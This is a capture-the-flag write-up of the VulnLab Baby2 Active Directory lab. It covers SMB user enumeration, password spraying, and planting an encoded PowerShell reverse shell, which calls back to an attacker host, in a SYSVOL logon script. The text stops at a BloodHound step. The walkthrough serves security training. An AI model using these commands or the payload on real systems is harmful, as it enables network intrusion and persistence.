VulnLab -- Baby2 Writeup

Baby2
Hello Friends,
Remo is Back
In this write-up, I’ll walk through how I pwned the Baby2 machine from VulnLab. From initial enumeration to gaining root access, I’ll explain the key steps, tools, and techniques used to complete the box.


Let’s start by scanning the machine.
1
sudo nmap -sC -sV -sS -O -A -oN scanned-102.txt -p 593,139,49671,57836,57804,445,636,389,57824,57811,3268 --min-rate=1000 10.10.92.125

Now let’s enumerate the domain users
1
nxc smb baby2.vl -u 'guest' -p '' --rid-brute 10000

Now let’s go and extract the users
1
cat results.txt | grep -i SidTypeUser | awk '{print $6}' | cut -d "\\" -f 2 > users.txt
Now let’s go and enumerate the shares
1
nxc smb baby2.vl -u 'guest' -p '' --shares

As we see we got apps share and homes share that we have read write on it
Now let’s connect to the NETLOGON share
1
smbclient \\\\baby2.vl\\NETLOGON -U "baby2.vl\guest"

notice that we found a visual basic script
so let’s download it
1
get login.vbs

now let’s see the script content
1
caat login.vbs

Notice that we have a automation script that abuse the apps share
Now let’s try password spraying
1
nxc smb baby2.vl -u users.txt -p users.txt --continue-on-success

Notice that we have a two valid users username: Carl.Moore password: Carl.Moore username: library password: library
Now let’s enumerate the shares again with the user carl
1
nxc smb baby2.vl -u 'Carl.Moore' -p 'Carl.Moore' --shares

As we see we got a read write on the apps share
Now let’s connect to the SYSVOL share
1
smbclient \\\\baby2.vl\\SYSVOL -U "baby2.vl\Carl.Moore"


notice that we found the login.vbs script so let’s modify it to gain a reverse shell
1
CreateObject("WScript.Shell").Run "powershell.exe -NoProfile -ExecutionPolicy Bypass -Command powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AOAAuADUALgAyADMAMwAiACwAMQAzADMANwApADsAJABzAHQAcgBlAGEAbQAgAD0AIAAkAGMAbABpAGUAbgB0AC4ARwBlAHQAUwB0AHIAZQBhAG0AKAApADsAWwBiAHkAdABlAFsAXQBdACQAYgB5AHQAZQBzACAAPQAgADAALgAuADYANQA1ADMANQB8ACUAewAwAH0AOwB3AGgAaQBsAGUAKAAoACQAaQAgAD0AIAAkAHMAdAByAGUAYQBtAC4AUgBlAGEAZAAoACQAYgB5AHQAZQBzACwAIAAwACwAIAAkAGIAeQB0AGUAcwAuAEwAZQBuAGcAdABoACkAKQAgAC0AbgBlACAAMAApAHsAOwAkAGQAYQB0AGEAIAA9ACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAALQBUAHkAcABlAE4AYQBtAGUAIABTAHkAcwB0AGUAbQAuAFQAZQB4AHQALgBBAFMAQwBJAEkARQBuAGMAbwBkAGkAbgBnACkALgBHAGUAdABTAHQAcgBpAG4AZwAoACQAYgB5AHQAZQBzACwAMAAsACAAJABpACkAOwAkAHMAZQBuAGQAYgBhAGMAawAgAD0AIAAoAGkAZQB4ACAAJABkAGEAdABhACAAMgA+ACYAMQAgAHwAIABPAHUAdAAtAFMAdAByAGkAbgBnACAAKQA7ACQAcwBlAG4AZABiAGEAYwBrADIAIAA9ACAAJABzAGUAbgBkAGIAYQBjAGsAIAArACAAIgBQAFMAIAAiACAAKwAgACgAcAB3AGQAKQAuAFAAYQB0AGgAIAArACAAIgA+ACAAIgA7ACQAcwBlAG4AZABiAHkAdABlACAAPQAgACgAWwB0AGUAeAB0AC4AZQBuAGMAbwBkAGkAbgBnAF0AOgA6AEEAUwBDAEkASQApAC4ARwBlAHQAQgB5AHQAZQBzACgAJABzAGUAbgBkAGIAYQBjAGsAMgApADsAJABzAHQAcgBlAGEAbQAuAFcAcgBpAHQAZQAoACQAcwBlAG4AZABiAHkAdABlACwAMAAsACQAcwBlAG4AZABiAHkAdABlAC4ATABlAG4AZwB0AGgAKQA7ACQAcwB0AHIAZQBhAG0ALgBGAGwAdQBzAGgAKAApAH0AOwAkAGMAbABpAGUAbgB0AC4AQwBsAG8AcwBlACgAKQA=", 0, True

Now let’s upload it
1
put login.vbs

now let’s open a listener
1
nc -lvnp 1337
now let’s see if we got a shell

and we did it!
Now let’s get a bloodhound
1
bloodhound-python -ns 10.10.92.125 -d baby2.vl -u Carl.Moore -p Carl.Moore -c all --zip
